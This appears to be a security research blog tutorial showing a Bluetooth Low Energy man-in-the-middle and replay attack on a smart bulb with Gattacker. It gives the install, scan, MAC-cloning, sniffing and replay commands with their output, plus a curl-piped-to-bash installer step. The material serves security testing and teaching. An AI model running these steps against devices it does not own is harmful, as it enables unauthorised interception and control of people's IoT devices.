Hacking a Smart Bulb using MiTM

Indraraj Biswas

Junior Researcher(IoT Exploits)

SecureHardware

INTRODUCTION

In this post, we are going to discuss about how to take over a BLE based IoT smart bulb, sniff the communication packets and perform modification and replay based attacks all without the knowledge of either of the two devices.

HYPOTHESIS

Man-in-the-Middle is the approach we will be discussing first. As the name suggests this method involves the third device apart from the two connecting devices in a BLE Connection which emulates one of the devices, thus virtually taking control of the data transfer between the two devices. While in most cases the attack is done before a successful connection is established, here we perform the attack after a successful connection is established between both the devices.

Ever since BLE has been proven insecure against eavesdropping a lot of open-source MitM architectures such as Gattacker were created. Attackers do not need to trick users into performing an action to compromise or infect them, nor does a target device's Bluetooth have to pair with an attack device. The device simply has to have its Bluetooth feature turned on, which for most products is the default setting.

WHAT IS IT ALL ABOUT?

Bluetooth Low Energy incorporates device pairing and link-layer encryption. However, a significant amount of devices do not implement these features. They either do not provide transmission security at all, or ensure it by own means in application layers. The vendors promise “128-bit military grade encryption” and “unprecedented level of security”, not willing to share technical details. We have seen such declarations before, and many times they did not withstand professional, independent evaluation and turned out to be “snake oil” security.

TOOLs REQUIRED

- Gattacker:

The tool creates an exact copy of attacked device in Bluetooth layer, and then tricks mobile application to interpret its broadcasts and connect to it instead of the original device. At the same time, it keeps active connection to the device, and forwards to it the data exchanged with mobile application. In this way, acting as “Man-in-the-Middle”, it is possible to intercept and/or modify the transmitted requests and responses.

PROCEDURE

● Installing Gattacker and configuring it;

To install Gattacker, you will need the 8th version of node.js. This can be done using the following commands:

First, let's make sure we have curl installed:

```
sudo apt install curl
```

Once that's done, download and run the Node.js 8.x installer with the following command:

```
curl -sL
https://deb.nodesource.com/setup_8.x | sudo
-E bash -
```

All that's left to do is to install (or upgrade to) the latest version of Node.js 8.x:

```
sudo apt install nodejs
```

To install Gattacker, you will need the latest version of various bluetooth packages. This can be done using the below command:

```
sudo apt-get install bluetooth bluez
libbluetooth-dev libudev-dev
```

Next, we need to install bleno and noble which are A Node.js modules for implementing BLE (Bluetooth Low Energy) peripherals.

```
npm install bleno
```

```
npm install noble
```

In case you get an error, ensure that you have correctly installed the node and npm packages earlier.

Now install Gattacker using the command

```
npm install gattacker
```

Repeat the same steps on another Virtual Machine (or system) as we will be requiring two machines - one for host and one for slave.

Once done, plug in the ble adaptor if needed and ensure that its plugged using sudo hciconfig.

Navigate to gattacker folder for the further steps

```
cd node_modules/gattacker
```

Next, we will need to edit the config.env in order to configure gattacker for our setup.

```
sudo <editor of choice> config.env
```

Here uncomment the **NOBLE_HCI_DEVICE_ID** and then replace it with the hciX where (X is the value which we found earlier through hciconfig) and save the file.

Now in the host machine, plug in the BLE adaptor and follow the above steps. For the config.env follow the below steps:

- uncomment the NOBLE_HCI_DEVICE_ID
- uncomment the BLENO_HCI_DEVICE_ID

Assign them to the hciX value.


Once done, in the WS_SLAVE, replace it with the IP address of the slave machine as in the image:

Once done, save the configuration file. Now we are ready to start using Gattacker and exploit some IoT devices.

● Using Gattacker to scan and store Device Information.

Open up the slave VM and launch ws-slave.js as shown below:


```
sudo node ws-slave.js
```



```
indy@god:~/ble/gattacker$ sudo node ws-slave.js
GATTacker ws-slave
```

Now in the host machine branch to the gattacker folder and launch scan as shown below:

```
sudo node scan.js
```




```
pi@raspberrypi:~/ble/gattacker $ sudo node scan
Ws-slave address: 192.168.43.69
on open
poweredOn
Start scanning.
already saved advertisement for f81d786312ce (LEDBLE-786312CE)
peripheral discovered (0feabb3e7ef2 with address <0f:ea:bb:3e:7e:f2, random>, connectable false, RSSI -78:
        EIR: 1eff0600010f20026512eee3ae5d163d8d31dab30e36227492c68f31c1a787 (        e    ] = 1   6"t   1    )

advertisement saved: devices/0feabb3e7ef2_.adv.json
peripheral discovered (1bf267ff2cb1 with address <1b:f2:67:ff:2c:b1, random>, connectable false, RSSI -81:
        EIR: 1eff0600010920024c414fcbde523e8f831b2b7c2ee8654a8cf1b3dd844604 (        LAO  R>   +|. eJ     F )

advertisement saved: devices/1bf267ff2cb1_.adv.json
peripheral discovered (180d37170c00 with address <18:0d:37:17:0c:00, random>, connectable false, RSSI -82:
        EIR: 1eff0600010920026646e97946aca4afbcf6bc22a0e31e8cb6a769711e1eab (        fF yF      "      iq    )

advertisement saved: devices/180d37170c00_.adv.json
peripheral discovered (014f603399b9 with address <01:4f:60:33:99:b9, random>, connectable false, RSSI -86:
        EIR: 1eff060001092002a92a064377c589a970e5238adba99af07025b3d23ff584 (         * Cw   p #     p%  ?  )

peripheral discovered (776462ef44b4 with address <77:64:62:ef:44:b4, random>, connectable true, RSSI -93:
        EIR: 02010607ff4c0010020108 (     L     )

advertisement saved: devices/776462ef44b4_.adv.json
advertisement saved: devices/776462ef44b4_.adv.json
peripheral discovered (2c41a10a7ab1 with address <2c:41:a1:0a:7a:b1, public>, connectable true, RSSI -84:
        Name: LE-Bose QuietComfort 35
        EIR: 02011a0303befe0dff1003400c01513c286de14bf1 (          @  Q<(m K )
        Scan response: 020a0418094c452d426f736520517569657443f6d666f7274203335 (     LE-Bose QuietComfort 35)

advertisement saved: devices/2c41a10a7ab1_LE-Bose-QuietComfort-35.adv.json
^C
```

Here the advertisement packets are captured and saved in a file.

Now to save the service we run the command:

sudo node scan <peripheral name of the bulb as saved by gattacker>



```
pi@raspberrypi:~/ble/gattacker $ sudo node scan f81d786312ce
Ws-slave address: 192.168.43.69
on open
poweredOn
Start exploring f81d786312ce
Start to explore f81d786312ce
explore state: f81d786312ce : start
explore state: f81d786312ce : finished
Services file devices/f81d786312ce.srv.json saved!
```


The captured services and the advertisements are automatically updated in the slave devices so the emulation of the bulb is completed.

- ## Using Gattacker to dump and replay the information:

Next we clone the MAC address of the original device along with the additional parameters as shown:

sudo ./mac_adv -a devices/f81d786312ce_LEDBLE-786312CE.20190917115412.adv.json.adv.json -s devices/f81d786312ce.srv.json

We should get a message like this:




```
pi@raspberrypi:~/ble/gattacker $ sudo ./mac_adv -a devices/f81d786312ce_LEDBLE-786312CE.20190917115412.adv.json.adv.json -s de
son
Advertise with cloned MAC address
Manufacturer:   Broadcom Corporation (15)
Device address: B8:27:EB:5C:DF:B3
New BD address: F8:1D:78:63:12:CE

Address changed - Reset device now
Re-plug the interface and hit enter
```

Now open a new terminal and type


`sudo hciconfig hciX down`

Where X is the the value got earlier from hciconfig, then press enter on the other terminal.




```
pi@raspberrypi:~/ble/gattacker $ sudo ./mac_adv -a devices/f81d786312ce_LEDBLE-786312CE.20190917115412.adv.json -s devices/f81d786312ce.srv.json
Advertise with cloned MAC address
Ws-slave address: 192.168.43.69
peripheralid: f81d786312ce
advertisement file: devices/f81d786312ce_LEDBLE-786312CE.20190917115412.adv.json
EIR: 0201050703f0ffe5ffe0ff
scanResponse: 0319000010094c4544424c452d3738363331324345
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : f8:1d:78:63:12:ce
initialized !
Static - start advertising
      target device connected
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
```

Now open the SMARTBULB app from the phone and scan for devices.



Now connect to the device and change the light bulb color.

Now the RaspPi starts sniffing packets transferred between the devices and thus the packets will be captured by the RaspPi as shown in the image below:



```
<<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
      target device disconnected
Client connected: 50:dc:ad:08:1b:6c
>> Subscribe: ffe0 -> ffe4
   f81d786312ce:ffe0 confirmed subscription state: ffe4
>> Write:  ffe5 -> ffe9 : ef0177 (  w)
>> Write:  ffe5 -> ffe9 : 56ff3d7a00f0aa (V =z   )
>> Write:  ffe5 -> ffe9 : 56ff3d7a00f0aa (V =z   )
>> Write:  ffe5 -> ffe9 : 56ff3d7a00f0aa (V =z   )
>> Write:  ffe5 -> ffe9 : 56ff3d7a00f0aa (V =z   )
>> Write:  ffe5 -> ffe9 : 56ff3e7a00f0aa (V >z   )
>> Write:  ffe5 -> ffe9 : 56ff3e7a00f0aa (V >z   )
>> Write:  ffe5 -> ffe9 : 56ff3f7900f0aa (V ?y   )
>> Write:  ffe5 -> ffe9 : 56ff407800f0aa (V @x   )
>> Write:  ffe5 -> ffe9 : 56ff407800f0aa (V @x   )
>> Write:  ffe5 -> ffe9 : 56ff417700f0aa (V Aw   )
>> Write:  ffe5 -> ffe9 : 56ff427700f0aa (V Bw   )
>> Write:  ffe5 -> ffe9 : 56ff427600f0aa (V Bv   )
>> Write:  ffe5 -> ffe9 : 56ff437600f0aa (V Cv   )
>> Write:  ffe5 -> ffe9 : 56ff437600f0aa (V Cv   )
>> Write:  ffe5 -> ffe9 : 56ff447500f0aa (V Du   )
```

Now exit this by ctrl + c


Now this value is saved in the dump folder so navigate to the dump folder and open up the file:

```
sudo <editor of choice> <peripheral id of the bulb>.log
```

Now edit it according to your needs.

Now in the host machine after the mobile and the bulb is disconnected, type in the following command to replay the attack.

```
sudo node replay.js -i
dump/f81d786312ce.log -p f81d786312ce -s
devices/f81d786312ce.srv.json
```



```
pi@raspberrypi:~/ble/gattacker $ sudo node replay.js -i dump/f81d786312ce.log -p f81d786312ce -s devices/f81d786312ce.srv.json
Ws-slave address: 192.168.43.69
on open
poweredOn
Noble MAC address : f8:1d:78:63:12:ce
initialized !
WRITE REQ: ef0177
WRITE REQ: 56ff464100f0aa
WRITE REQ: 56ff464100f0aa
WRITE REQ: 56ff464100f0aa
WRITE REQ: cc2433
WRITE REQ: ef0177
WRITE REQ: 56ff3d7a00f0aa
WRITE REQ: 56ff3d7a00f0aa
WRITE REQ: 56ff3d7a00f0aa
WRITE REQ: 56ff3d7a00f0aa
WRITE REQ: 56ff3e7a00f0aa
WRITE REQ: 56ff3e7a00f0aa
WRITE REQ: 56ff3f7900f0aa
WRITE REQ: 56ff407800f0aa
```

If you will look at the bulb now, the attack has successfully been executed, and we have been able to control a BLE enabled IoT Smart Light Bulb using Gattacker.If you will look at the bulb now, the attack has successfully been executed, and we have been able to control a BLE enabled IoT Smart Light Bulb using Gattacker.